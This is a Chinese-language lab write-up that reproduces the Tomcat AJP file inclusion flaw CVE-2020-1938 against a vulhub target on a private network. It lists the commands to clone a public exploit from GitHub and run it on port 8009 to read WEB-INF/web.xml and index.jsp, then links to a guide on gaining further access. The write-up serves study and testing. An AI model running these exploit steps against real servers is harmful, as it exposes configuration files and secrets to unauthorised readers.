**Apache Tomcat AJP（CVE-2020-1938）**

**文件包含漏洞复现**

(By Jean)

目录

[1. 环境部署 2](#_Toc24257)

[2. 漏洞复现 2](#_Toc18070)

# 环境部署

|  |  |  |
| --- | --- | --- |
| **主机** | **操作系统** | **IP** |
| 靶机 | Centos7 vulhub | 192.168.180.129 |
| 攻击机 | Kali | 192.168.180.140 |

# 漏洞复现

环境部署使用vulhub

[root@localhost vulhub-master]# cd tomcat/

[root@localhost tomcat]# ls

CVE-2017-12615 CVE-2020-1938 tomcat8


[root@localhost tomcat]# cd CVE-2020-1938/

[root@localhost CVE-2020-1938]# ls

1.png 2.png docker-compose.yml README.md README.zh-cn.md

[root@localhost CVE-2020-1938]# docker-compose build && docker-compose up -d

访问：<http://192.168.180.129:8080/>



下载exp并执行：

┌──(root💀kali)-[~]

└─# git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi

Cloning into 'CNVD-2020-10487-Tomcat-Ajp-lfi'...

remote: Enumerating objects: 9, done.

remote: Counting objects: 100% (9/9), done.

remote: Compressing objects: 100% (9/9), done.

remote: Total 9 (delta 2), reused 2 (delta 0), pack-reused 0

Unpacking objects: 100% (9/9), 33.17 KiB | 33.00 KiB/s, done.

┌──(root💀kali)-[~]

└─# cd CNVD-2020-10487-Tomcat-Ajp-lfi

┌──(root💀kali)-[~/CNVD-2020-10487-Tomcat-Ajp-lfi]

└─# ls

CNVD-2020-10487-Tomcat-Ajp-lfi.py QQ截图20200220231832.png README.md

┌──(root💀kali)-[~/CNVD-2020-10487-Tomcat-Ajp-lfi]

└─# chmod +x CNVD-2020-10487-Tomcat-Ajp-lfi.py

┌──(root💀kali)-[~/CNVD-2020-10487-Tomcat-Ajp-lfi]


└─# python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.180.129 -p 8009 -f WEB-INF/web.xml

成功包含文件：



文件包含index.jsp 内容：

python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.180.129 -p 8009 -f index.jsp



获取权限可参考：

<https://www.cnblogs.com/glowing-z/p/12345961.html>